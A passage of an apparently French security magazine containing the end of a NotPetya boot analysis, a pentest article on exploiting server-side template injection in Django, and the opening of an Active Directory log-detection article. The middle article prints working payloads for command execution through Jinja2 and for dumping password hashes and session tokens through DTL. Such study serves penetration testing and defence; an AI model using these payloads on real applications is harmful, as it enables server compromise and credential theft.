Si la MFT est belle et bien irrécupérable, et par conséquent toute la structure des fichiers de la partition, le contenu de ces fichiers n'a lui pas été modifié. Il est donc possible en théorie de récupérer certains types de fichiers avec un logiciel comme PhotoRec **[9]**, à condition que ces fichiers n'aient pas été chiffrés par le premier niveau de NotPetya et qu'ils ne soient pas fragmentés (NTFS a été conçu notamment pour limiter la fragmentation, sinon on peut aussi tenter avec `KeepCorrupted:Yes` dans les options). C'est le cas notamment des fichiers images.

De plus, on a vu que le programme ne s'intéresse qu'aux partitions principales en NTFS pour les disques n'utilisant pas EFI. Les partitions logiques ou non NTFS sont donc à l'abri du chiffrement de la MFT, tout comme les systèmes installés en UEFI.

Enfin en arrêtant l'ordinateur « violemment » pendant la phase « chkdsk », on se retrouve avec une MFT partiellement chiffrée. On peut là encore espérer retrouver une partie des fichiers présents sur la partition.

Conclusion

Nous avons analysé ce code d'abord parce que nous ne voyions pas de rapports détaillés sur la phase de *boot*. Lors de la propagation du ver, les premières analyses, certainement basées sur des antivirus qui ont dû reconnaître des portions de code, l'ont qualifié de Petya. Puis très vite de NotPetya, Petya-like, PetrWrap (nom d'origine de la DLL), ExPetr... Finalement, tout le monde s'est attaché à analyser son mécanisme d'infection et de propagation, mais les discussions sont restées incertaines quant à la qualification du *malware*. Est-ce à cause d'une erreur de débutant que la clé de chiffrement n'est pas renvoyée vers l'attaquant, ou bien est-elle volontairement jetée ?

Outre le fait de faire une analyse un peu plus originale que la pollution courante arrivant quotidiennement dans les CERT, cette analyse aura surtout permis de confirmer que l'objectif de ce *malware* n'est pas de récolter des rançons, mais bien de rendre des équipements définitivement inopérants. Ensuite, pouvant allier l'utile à l'agréable, les attaquants ont tout de même pu récupérer quelques *bitcoins* **[10]**. ■

Références

[1] D. SCHAEFFER, *MISC n°86*, http://connect.ed-diamond.com/MISC/MISC-086/Pleased-to-meet-you-my-name-is-Petya

[2] Blog de MalwareBytes Lab, https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-yet-another-stolen-piece-package/

[3] http://www.hexblog.com/?p=103

[4] BOCHS, http://bochs.sourceforge.net/.

[5] http://www.hexblog.com/ida_pro/files/mbr_bochs.zip

[6] Source Wikipédia, https://en.wikipedia.org/wiki/BIOS_interrupt_call.

[7] MSDN, ATTRIBUTE_RECORD_HEADER structure, https://msdn.microsoft.com/fr-fr/library/bb470039(v=vs.85).aspx

[8] Blog de MalwareBytes Lab, https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-lost-salsa20-key/

[9] Christophe GRENIER, http://www.cgsecurity.org/wiki/PhotoRec

[10] Historique du *wallet* 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX, https://blockchain.info/address/1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

EXPLOITATION DES INJECTIONS DE TEMPLATE DANS DJANGO

Clément BERTHAUX – clement.berthaux@synacktiv.com
Expert sécurité chez Synacktiv

mots-clés : PENTEST / WEB / PYTHON / DJANGO / SSTI

Il n'est pas rare, lors d'un test d'intrusion sur une application web, de découvrir des vulnérabilités de type injection de template côté serveur. Suivant le moteur de templating utilisé, l'exploitation peut être plus ou moins ardue. Cet article propose des techniques d'exploitation appliquées aux moteurs utilisés par le framework Django.

1 Introduction

Si les applications développées en Python ne sont pas la toute dernière mode en termes de technologie de développement web, on en croise tout de même de plus en plus souvent en test d'intrusion. Généralement, ces applications s'articulent autour de frameworks tels que Flask **[1]** ou Django **[2]** qui servent du contenu HTML généré depuis des templates.

Cette utilisation des moteurs de templating dans le cadre des applications web ouvre la voie à des vulnérabilités qui restent méconnues : les injections de template ou server side template injections (SSTI).

Cette vulnérabilité peut être le fruit d'un mauvais traitement des entrées utilisateur ou de la présence de fonctionnalités avancées, mais dangereuses telle que la possibilité, dans une application web, de gérer des templates d'e-mails à envoyer. Suivant le moteur de templating sous-jacent, l'exploitation de cette vulnérabilité peut être plus ou moins aisée et plus ou moins intéressante pour un attaquant.

Cet article se propose de décrire différentes astuces permettant l'exploitation des injections de template dans le cadre d'applications web basées sur le framework Django.

2 Django

2.1 Moteurs de templating

Depuis sa version 1.8, Django offre la possibilité aux développeurs de choisir entre deux moteurs de templating :

- *Django Templating Language* (DTL), le moteur de templating originel de Django, utilisé par défaut et implémenté dans la classe **`django.template.backends.django.DjangoTemplates`** ;
- Jinja2 **[3]** particulièrement puissant offrant de nombreuses fonctionnalités, exposé dans la classe **`django.template.backends.jinja2.Jinja2`**.

Il est possible de modifier le backend utilisé dans le fichier de configuration d'une application Django **`settings.py`** :

```
[...]
TEMPLATES = [
    {
        'BACKEND': 'django.template.backends.django.DjangoTemplates',
        'DIRS': [
            'django/'
        ],
        'APP_DIRS': True,
        'OPTIONS': {},
    },
]
```

2.2 Découverte de la vulnérabilité et détection du moteur utilisé

Pour tester la présence d'une injection de template côté serveur, il suffit d'envoyer une charge utile compréhensible par le moteur de templating. La syntaxe suivante peut être utilisée à cet effet. On notera qu'elle est valide quel que soit le backend utilisé.

```
{% with a='whatever' %}
{{a}}
{% endwith %}
```

Si le serveur nous renvoie notre chaîne « whatever », on est en présence d'une SSTI.

Suivant le backend utilisé, les conséquences de la vulnérabilité en termes de possibilités d'exploitation peuvent être drastiquement différentes. Il convient donc de déterminer le moteur qui a généré notre retour.

Pour ce faire, on isole des comportements différents entre les deux moteurs. Par exemple, Jinja2 supporte les opérations arithmétiques à l'intérieur d'un tag, ce qui n'est pas le cas de DTL. Ainsi, en fonction de la réponse du serveur après avoir envoyé la charge utile « {{1+1}} », on est capable de déterminer la nature du backend utilisé.

3 Jinja2

3.1 Généralités

Jinja2 est un des moteurs de templating pour Python les plus utilisés. Sa syntaxe est particulièrement puissante et flexible dans la mesure où il est possible d'utiliser des expressions Python. Il intègre en outre un mécanisme de sandbox pour évaluer du code qui n'est pas considéré comme étant de confiance.

3.2 L'environnement standard

L'environnement d'exécution utilisé par défaut dans Jinja2 n'est pas sandboxé. Il est trivial d'atteindre une exécution de code arbitraire depuis une injection de template lorsque Jinja2 est utilisé dans la version standard. L'exploitation repose sur l'introspection des types de base de Python. Les étapes sont les suivantes :

- on récupère une référence à la classe **`object`** ;
- on récupère la liste des classes définies via la méthode **`object.__subclasses__`** ;
- parmi ces dernières, on choisit d'instancier la classe **`subprocess.Popen`** pour exécuter une commande sur le système sous-jacent.

```
{% for cl in ().__class__.__base__.__subclasses__() %}
    {% if 'Popen' in cl|string %}
        {{cl(['/bin/sh', '-c', 'id > /tmp/test_lul'])}}
    {% endif %}
{% endfor %}
```

3.3 L'environnement sanboxé

Lorsque l'on active la sandbox intégrée à Jinja2, il s'agit d'une tout autre histoire. Par défaut, cette dernière restreint l'accès aux attributs « privés », c'est-à-dire ceux dont le nom commence par « _ » ainsi qu'aux attributs internes des classes et des fonctions telles que **`func_code`**.

L'exploitation de notre injection de template s'en trouve particulièrement compliquée.

Est-on bloqué pour autant ? Cela dépend du contexte lié à la génération du rendu. Par exemple, dans le cas de Django, en ayant accès à une instance de la classe **`django.http.request.HttpRequest`**, il est possible d'effectuer de l'introspection sur l'objet pour récupérer le callback utilisé par Django pour générer la réponse HTTP. Lorsque l'on appelle cette fonction, on récupère un objet de type **`django.http.response.HttpResponse`**. En analysant le code source de cette classe, on observe la présence de la méthode **`set_signed_cookie`** :

```
def set_signed_cookie(self, key, value, salt='', **kwargs):
    value = signing.get_cookie_signer(salt=key + salt).sign(value)
    return self.set_cookie(key, value, **kwargs)
```

On peut ainsi écrire un template permettant de signer des cookies arbitraires :

```
{% if request.resolver_match is defined %}
{% set response = request.resolver_match.func('') %}
{% set blah = response.set_signed_cookie('cookie_name', 'cookie_
value') %}
{{response.cookies.output()}}
{% endif %}
```

Si l'application Django stocke les sessions des utilisateurs sous forme de cookies signés, on se retrouve dans la capacité de forger des sessions arbitraires. Dans le cas où la méthode de sérialisation des cookies serait, en plus, positionnée sur **`PickleSerializer`**, cette vulnérabilité se transformerait en une exécution de code arbitraire sur le serveur sous-jacent.

Évidemment, l'exploitation est ici hautement dépendante de l'application. L'idée est juste de montrer que même en utilisant un environnement Jinja2 sandboxé, si du contexte est fourni, il est possible d'utiliser l'introspection pour accéder à des attributs ou des méthodes intéressantes.

4 Django Templating Language

4.1 Généralités

Le cas du moteur de templating par défaut de Django, baptisé *Django Templating Language* ou DTL, est assez proche de celui de Jinja2 avec un environnement sandboxé. D'une manière générale, sa syntaxe est également similaire.

Cependant, à la différence de Jinja2, il n'existe pas dans DTL de concept d'expression Python. Les expressions contenues dans les différents tags sont analysées par un parser spécifique. Ainsi l'évaluation du template suivant lève l'exception « TemplateSyntaxError: Could not parse the remainder: '.split' from ''bla'.split'» » :

```
{% with split='bla'.split %}
{{split}}
{% endwith %}
```

La seconde différence entre les deux backends repose sur le fait qu'il est impossible, en DTL, d'appeler des méthodes avec des arguments. En effet, l'interprétation du template ci-dessous lève une nouvelle exception : « TemplateSyntaxError: Could not parse the remainder: '(myvar)' from 'myobject.doabarrelroll(myvar)' ».

```
{% with myvar2=myobject.doabarrelroll(myvar) %}
{{myvar2}}
{% endwith %}
```

Il est toutefois possible d'accéder aux attributs « publics » des objets disponibles dans le contexte courant et même d'appeler leurs méthodes « publiques » de manière implicite à condition qu'elles ne prennent pas d'arguments supplémentaires :

```
{{myobject.get_stuff}}
```

Globalement, le moteur de templating DTL est encore plus restrictif que l'environnement sandboxé de Jinja2. On se propose dans cette partie d'exposer des pistes d'exploitation de SSTI utilisant ce backend.

4.2 Le tag Debug

Par défaut, DTL expose plusieurs tags aux utilisateurs. Parmi eux, le tag *debug* est particulièrement intéressant dans la mesure où il permet d'obtenir les variables du contexte de templating ainsi que la liste des modules Python chargés :

```
{}
{'DEFAULT_MESSAGE_LEVELS': {'DEBUG': 10,'ERROR': 40,'INFO':
20,'SUCCESS': 25,'WARNING': 30},
 'csrf_token': <SimpleLazyObject: <function csrf.<locals>._get_val at
0x7f3b13da1158>>,
 'messages': <django.contrib.messages.storage.fallback.FallbackStorage
 object at 0x7f3b13dc14a8>,
 'perms': <django.contrib.auth.context_processors.PermWrapper object
at 0x7f3b1804ec18>,
 'request': <WSGIRequest: GET '/django'>,
 'user': <SimpleLazyObject: <function AuthenticationMiddleware.
process_request.<locals>.<lambda> at 0x7f3b18045c80>>}{'False': False,
'None': None, 'True': True}

{'__future__': <module '__future__' from '/usr/lib/python3.4/
__future__.py'>,
 '__main__': <module '__main__' from 'manage.py'>,
 '_ast': <module '_ast' (built-in)>,
 '_bisect': <module '_bisect' (built-in)>,
 '_bootlocale': <module '_bootlocale' from '/usr/lib/python3.4/
_bootlocale.py'>,
 '_bz2': <module '_bz2' from '/usr/lib/python3.4/lib-dynload/_bz2.
cpython-34m-x86_64-linux-gnu.so'>,
 '_codecs': <module '_codecs' (built-in)>,
 '_collections': <module '_collections' (built-in)>,
 '_collections_abc': <module '_collections_abc' from '/usr/lib/
python3.4/_collections_abc.py'>,
 '_compat_pickle': <module '_compat_pickle' from '/usr/lib/
python3.4/_compat_pickle.py'>,
 '_ctypes': <module '_ctypes' from '/usr/lib/python3.4/lib-
dynload/_ctypes.cpython-34m-x86_64-linux-gnu.so'>,
 [...]
}
```

De ce fait, il est notamment possible de récupérer les extensions Django installées et utilisées par l'application courante ainsi que divers chemins absolus vers des modules Python.

On notera également que, contrairement à ce que l'on pourrait penser, l'utilisation de ce tag ne nécessite pas que le mode de debugging de Django (variable **DEBUG** dans **settings.py**) ou des templates Django (variable **TEMPLATE_DEBUG** dans **settings.py**) soit activé.

4.3 Le tag Load

Un autre tag intéressant exposé par DTL est le tag **load**. Le but de ce dernier est de permettre le chargement de tags personnalisés. Ainsi, lors de l'interprétation du template « {% load mytemplatetags %} », Django va itérer sur l'ensemble des extensions installées (variable **INSTALLED_APPS** dans le script de configuration **settings.py**) et tenter de charger les modules **APP_MODULE.templatetags.mytemplatetags** et de récupérer les tags qui y sont définis.

Ainsi, il convient d'effectuer la revue des tags personnalisés définis par les extensions installées par défaut ainsi que celles qui sont couramment utilisées par les développeurs.

4.4 Les tags définis par l'interface d'administration Django

L'interface d'administration Django est une de ces extensions installées par défaut. Le module correspondant est : **django.contrib.admin**.

Cette extension possède plusieurs modules définissant des **templatetags** :

- **admin_list.py** ;
- **admin_modify.py** ;
- **admin_static.py** ;
- **admin_urls.py** ;
- **log.py**.

En passant en revue les tags définis par ces modules, on découvre que log.py expose le tag **get_admin_log**, dont voici le code source :

```
@register.tag
def get_admin_log(parser, token):
    """
    Populates a template variable with the admin log for the given
criteria.

    Usage::

        {% get_admin_log [limit] as [varname] for_user [context_
var_containing_user_obj] %}

    Examples::

        {% get_admin_log 10 as admin_log for_user 23 %}
        {% get_admin_log 10 as admin_log for_user user %}
        {% get_admin_log 10 as admin_log %}

    Note that ''context_var_containing_user_obj'' can be a hard-
coded integer
    (user ID) or the name of a template context variable containing
the user
    object whose ID you want.
    """
    [...]
    return AdminLogNode(limit=tokens[1], varname=tokens[3],
user=(tokens[5] if len(tokens) > 5 else None))
```

Ce tag est particulièrement intéressant dans le cas de l'exploitation d'une SSTI dans la mesure où il nous permet de récupérer des instances de la classe **`django.contrib.admin.models.LogEntry`** dans des variables de contexte de templating.

```
class LogEntry(models.Model):
    action_time = models.DateTimeField(
        _('action time'),
        default=timezone.now,
        editable=False,
    )
    user = models.ForeignKey(
        settings.AUTH_USER_MODEL,
        models.CASCADE,
        verbose_name=_('user'),
    )
    content_type = models.ForeignKey(
        ContentType,
        models.SET_NULL,
        verbose_name=_('content type'),
        blank=True, null=True,
    )
    object_id = models.TextField(_('object id'), blank=True,
null=True)
    # Translators: 'repr' means representation (https://docs.
python.org/3/library/functions.html#repr)
    object_repr = models.CharField(_('object repr'), max_
length=200)
    action_flag = models.PositiveSmallIntegerField(_('action
flag'))
    # change_message is either a string or a JSON structure
    change_message = models.TextField(_('change message'),
blank=True)

    objects = LogEntryManager()
```

De par la relation existante entre la classe **django.contrib.admin.models.LogEntry** et la classe **contrib.auth.models.User**, il est alors possible de récupérer les condensats des mots de passe des administrateurs ayant effectué des actions sur l'interface d'administration de l'application :

```
{% load log %}
{% get_admin_log 1337 as admin_log %}
{% for e in admin_log %}
{{e.user.username}}:{{e.user.password}}
{% endfor %}
```

Le résultat est le suivant :

```
admin2:pbkdf2_sha256$30000$V446atRRGdU7$/KUpUSezRSgFMBQ/
oWJmio19ZKYVnJJ3KtqSsdjlThk=
admin2:pbkdf2_sha256$30000$V446atRRGdU7$/KUpUSezRSgFMBQ/
oWJmio19ZKYVnJJ3KtqSsdjlThk=
admin2:pbkdf2_sha256$30000$V446atRRGdU7$/KUpUSezRSgFMBQ/
oWJmio19ZKYVnJJ3KtqSsdjlThk=
admin1:pbkdf2_sha256$30000$gYw0zEHiI41m$0S6vKc0dqELuhM+LxcjLHJHV7a1
c9BhmFFZAMT/M1LU=
admin1:pbkdf2_sha256$30000$gYw0zEHiI41m$0S6vKc0dqELuhM+LxcjLHJHV7a1
c9BhmFFZAMT/M1LU=
admin1:pbkdf2_sha256$30000$gYw0zEHiI41m$0S6vKc0dqELuhM+LxcjLHJHV7a1
c9BhmFFZAMT/M1LU=
admin1:pbkdf2_sha256$30000$gYw0zEHiI41m$0S6vKc0dqELuhM+LxcjLHJHV7a1
c9BhmFFZAMT/M1LU=
```

4.5 Toujours plus loin

On a montré qu'il était possible de récupérer des informations sensibles depuis une injection de template utilisant le moteur de templating par défaut de Django. Toutefois, ces informations restent limitées : on ne peut récupérer les condensats de mots de passe que de quelques administrateurs.

Il convient de trouver des pistes d'amélioration. On étudie donc les différences entre les modèles ainsi que les attributs des différentes classes accessibles. De proche en proche, par introspection, on finit par récupérer, certes pas de la manière la plus optimisée, une référence à la classe **contrib.auth.models.UserManager**.

Au moyen de la méthode **all** (qui ne prend pas d'argument), il est alors possible de récupérer tous les objets de type **contrib.auth.models.User** de l'application.

```
{% load log %}
{% get_admin_log 10 as admin_log %}
{% with admin_log|first as entry %}
    {% with entry.user.groups.source_field.get_reverse_path_
info|first as pi %}
        {% for u in pi.from_opts.base_manager.all %}
            {{u.username}}:{{u.password}}
        {% endfor %}
    {% endwith %}
{% endwith %}
```

Le résultat est le suivant :

```
admin1:pbkdf2_sha256$30000$gYw0zEHiI41m$0S6vKc0dqELuhM+LxcjLHJHV7a1
c9BhmFFZAMT/M1LU=
test1:pbkdf2_sha256$30000$6yPiXKpljYkq$/kkk7IM8EfB/+OnB9DO/
NyhisTmaTkh3ZFjHyRWnzXw=
test2:pbkdf2_sha256$30000$KUHkBotcEfX4$2wwy8D6Pem6SdB/M/
R6bNgpyj0J+J8qpMW/J2ino6fk=
test3:pbkdf2_sha256$30000$nrX9FyHbxjQF$/wb6D+JRmqPvGLDTLuwEonOaUHv
sTpoLbbyFH2wrQBc=
bla:pbkdf2_sha256$30000$SPFDqZaoYAiy$JWWAIQhDoKJqToowEay7xurxM9cWd
D5P0GU35RoJvPI=
admin2:pbkdf2_sha256$30000$V446atRRGdU7$/KUpUSezRSgFMBQ/
oWJmio19ZKYVnJJ3KtqSsdjlThk=
test25:pbkdf2_sha256$30000$8yWcWhuLGh4I$AUvARbks5Gn3WEjGHJzKcEc3Xj/
Ht0lJmxMeVtd1dB0=
test123:pbkdf2_sha256$30000$8QsMSlK0FcwD$blVeNDlAR2Ha4nx6dDTZp6RRnh
iQyfToy3bsihmgxpo=
```

Il est toujours sympathique de récupérer les condensats des mots de passe des utilisateurs de l'application. Toutefois, de par la robustesse du format de stockage des mots de passe utilisé par défaut dans Django, cela peut ne pas être suffisant pour compromettre l'intégralité de l'application.

En continuant notre introspection, on réussit à récupérer une instance de la classe **django.apps.registry.Apps** qui contient la configuration des extensions utilisées par l'application :

```
class Apps(object):
    """
    A registry that stores the configuration of installed
applications.

    It also keeps track of models eg. to provide reverse-relations.
    """

    def __init__(self, installed_apps=()):

        if installed_apps is None and hasattr(sys.modules[__
name__], 'apps'):
            raise RuntimeError("You must supply an installed_apps
argument.")

        self.all_models = defaultdict(OrderedDict)

        # Mapping of labels to AppConfig instances for installed
apps.
        self.app_configs = OrderedDict()
[...]
```

Cet objet possède quelques attributs particulièrement intéressants :

- **all_models** contient toutes les classes correspondantes aux modèles définis dans l'application ;
- **app_configs** contient une instance de la classe **django.apps.config.AppConfig** pour chaque extension

installée. Comme les instances de cette classe possèdent un attribut.

Il est ainsi possible de récupérer l'ensemble des sessions des utilisateurs sur l'application :

```
{% load log %}
{% get_admin_log 10 as admin_log %}
{% with admin_log|first as entry %}
    {% with entry.user.groups.source_field.get_reverse_path_
info|first as pi %}
        {% with pi.from_opts.apps as app %}
            {% for session in app.all_models.sessions.session.
get_session_store_class.get_model_class.objects.all %}
                {{session.session_key}}:{{session.session_data}}
            {% endfor %}
        {% endwith %}
    {% endwith %}
{% endwith %}
```

Cela nous permet de lister les jetons de sessions actifs dans l'application :

```
mj9w4j6h7cezxnapapjemm5pobxpoqhb:MTJiZmZmM2N[...]NrZW5kIn0=
u8e6wbnk77p4iqmep66bu7p0ozxp9p01:NzM2NTQ5YTI[...]ZW5kIn0
```

Conclusion

Malgré des efforts réels pour limiter la marge de manœuvre d'un attaquant, nous avons montré dans cet article que les moteurs de templating utilisables par Django peuvent être abusés pour compromettre l'application, que ce soit en exécutant du code arbitraire sur le serveur sous-jacent ou divulguant des informations sensibles telles que des condensats de mots de passe ou des jetons de sessions.


On insistera ainsi sur le fait d'éviter de reprendre des entrées utilisateur dans des templates ou alors d'utiliser l'environnement sandboxé de Jinja2 tout en veillant à ne pas exposer de contexte dangereux. ■

Références

[1] Flask, **http://flask.pocoo.org/**

[2] Django : The Web framework for perfectionists with deadline, **https://www.djangoproject.com/**

[3] Jinja2, **http://jinja.pocoo.org/**



ALLER PLUS LOIN QUE L'ÉVÉNEMENT 4624 : DÉTECTER LES ACTIONS MALVEILLANTES SUR UN AD

Charles IBRAHIM
Responsable du CERT Caisse des Dépôts

mots-clés : *ANALYSE FORENSIQUE / RÉSEAU / KERBEROS / ACTIVE DIRECTORY / SPLUNK*

Après plusieurs années à déployer des SIEMs et à analyser des logs, on pourrait penser que détecter les connexions d'un utilisateur à un serveur ne pose aucun problème. Et pourtant...

Il est environ 11h, par une grise matinée, vous venez de parler avec un commercial qui vend du rêve lors d'une conférence lilloise, loin au nord de votre banlieue natale, et vous vous dites : « allez, je regarde mes mails, ça fait longtemps (au moins une heure) ».

22 nouveaux messages : la routine. Tous dans le dossier « Ouverture d'incident de sécurité »... ? Pas la routine !

Quelques minutes plus tard à camper au milieu du stand d'un exposant désespérant de vous vendre sa solution de machine learning qui détecte tout grâce à une seule chaîne de Markov, vous comprenez qu'un administrateur Windows a renommé un lien DFS, et qu'une partie significativement énervée des utilisateurs n'a plus accès à des dossiers importants.

Dans un environnement dont les authentifications sont gérées par une technologie Active Directory et via Kerberos, un acte aussi simple qu'une authentification sur un serveur peut être très difficile, voire impossible à détecter. Que dire alors de la modification d'un objet dans l'AD, modification dont on doit retrouver l'heure et l'auteur... On s'intéressera dans cet article aux techniques de détection d'une telle modification, via un exemple réel d'utilisation de Splunk avec des logs de contrôleurs de domaines et de serveurs Windows.

La méthodologie peut s'appliquer à d'autres attaques, dont on donnera quelques exemples (et si vous avez lu les articles de Vincent Letoux sur l'AD, vous savez qu'on peut réaliser une pléthore d'attaques contre ce dernier).

Les informations de cet article ont été testées sous Windows 7, 10, et Windows Server 2008 à 2016.

1 Détecter la connexion à un serveur Windows : c'est facile. Ou pas...

Théoriquement, pour savoir qui s'est connecté à un serveur, il suffit de rechercher sur ce serveur les logs dont le code (champ `EventCode` dans les logs Windows Security) est 4624 **[1]**.

Ensuite, vous pourrez trier selon le « Logon Type », un champ de type entier qui traduit dans ces mêmes logs la connexion en local de façon interactive (valeur 2), à travers le réseau (valeur 3), par un service (valeur 5), ou encore à distance de façon interactive (via RDP typiquement, valeur 10).

Donc d'un accès aux logs du serveur dans un délai inférieur à la période de rotation de ces logs, vous pourrez déterminer qui s'est connecté au serveur (Figure 1).

La suite de cet article traitera 2 situations :

- La plus simple, lorsqu'un agent Splunk est installé sur le serveur (de rebond) dont on veut récupérer les logs, afin d'indexer ces derniers en temps réel, et de les rendre disponibles pour une investigation ultérieure.
- La plus délicate, et plus réaliste, vous avez sans doute des milliers de serveurs, donc probablement pas d'agents Splunk partout, une licence onéreuse, donc des capacités d'indexation limitées, et surtout : vous ne vous connectez peut-être pas directement à vos

serveurs, a fortiori à votre AD : vous passez par un intermédiaire (oui, Kerberos par exemple). Dans ce cas, une réflexion sur le fonctionnement de Kerberos et des corrélations de logs dans Splunk sont nécessaires.




Figure 1 : Log Windows Security de connexion réussie à un serveur en RDP.

1.1 Très brefs rappels sur Splunk

Vous avez loupé *MISC n°89* ? C'est mal ! Il y avait un bon article sur Splunk. Heureusement, Wikipédia fournit une description claire et concise :

Splunk, logiciel d'une société éponyme localisée au pays des hamburgers, indexe en temps presque réel tout type de fichiers plats, et dans certains cas des binaires (logs, web services, configurations d'équipements, GPS, capteurs...). Il est aussi bien utilisé à des fins de surveillance de sécurité (corrélation, analyse comportementale, détection de la fraude...) que de supervision d'infrastructure, en passant par les si prisés rapports métier avec des couleurs et des camemberts.

Lancée en 2006, la première version de Splunk a remporté le prix Horizon Award dès sa création. Elle est rentable depuis 2009, et a plus de 10 000 clients dans le monde.

La solution est gratuite pour un usage jusqu'à 500 Mo/jour (mais comporte certaines limitations, en particulier elle ne permet pas d'implémenter des alertes **[SPLUNK-FREE]**).

Des tutoriels permettant de démarrer avec Splunk sont disponibles ici **[SPLUNK-TUTO]**, et l'ensemble de la documentation Splunk peut être trouvée sur le site officiel suivant **[SPLUNK-DOC]**.

Bref : Splunk est une solution de gestion de logs très puissante.

On verra dans la suite de l'article comment l'utiliser afin de détecter des modifications réalisées sur l'AD via un contrôleur de domaine.

1.2 Lire les logs Windows

Les logs Windows étaient stockés au format `.evt` jusqu'à Windows Server 2003 et XP, sont au format `.evtx` depuis Windows Vista.

Pour les lire, vous pouvez :

1° (Cas de debug d'application sans autre outil, par exemple) :

Ouvrir l'Event Viewer (Figure 2).

2° (Cas d'extraction de journaux pour une investigation en environnement Linux) :

Trouver le fichier de log qui vous intéresse (Figure 3)...




Figure 3 : Emplacement des logs Windows.




Figure 2 : Event Viewer Windows.

... et l'interpréter avec python-evtx (bon courage), ou un logiciel de forensic tel qu'EnCase Investigator.

3° (Cas un peu mieux) :

Installer des agents syslog (comme Evtsys **[SYSLOG-WINDOWS]**) sur vos serveurs et postes Windows pour exporter vos logs sur un serveur centralisé. Cette solution fonctionne, mais en fonction de la solution retenue et de la taille de votre environnement, vous aurez plus ou moins de difficultés à déployer ces agents et à gérer leur configuration.

4° (Cas idéal qui va faire la transition avec la suite) : utilisation des APIs Windows par un agent Splunk installé sur le serveur pour récupérer les logs dans une interface graphique potable :

1. Installation d'un agent Splunk sur le serveur dont on veut les logs.
2. Installation de l'application Splunk Add-On for Microsoft Windows.
3. Visualisation (voir figure 1).

Notez que pour ce dernier cas, Splunk permet également d'effectuer des requêtes avec le langage WQL là où l'agent est installé. Cela apporte une puissance et une finesse extrêmement importante dans la récupération des informations pertinentes (scénario d'utilisation typique : récupération du niveau de correctif des postes et serveurs pour savoir en temps réel si vous êtes vulnérables à EternalBlue...).

1.3 Très brefs rappels sur Kerberos et Active Directory

Kerberos est un protocole d'authentification réseau revêtant plusieurs implémentations (Windows, Mac OS X, Linux...), dont le but est de permettre à un client d'accéder de façon sécurisée à un serveur grâce à des échanges de tickets (donc sans fournir son mot de passe).

De façon très synthétique, avec Kerberos, un utilisateur doit :

1. S'authentifier à un service d'authentification (*Authentication Service*, AS), qui lui délivre un « ticket de fourniture de ticket » (*Ticket Granting Ticket*, TGT), qui prouve que l'utilisateur s'est identifié.
2. Demander un ticket auprès du service de gestion des tickets (*Ticket Granting Service*, TGS).
3. Envoyer au service souhaité le TGS. Le service lui donnera accès aux ressources correspondant à ses autorisations.

Des explications très claires sont disponibles dans cet article **[KERBEROS]**, et on peut schématiser les échanges comme présenté en figure 4.

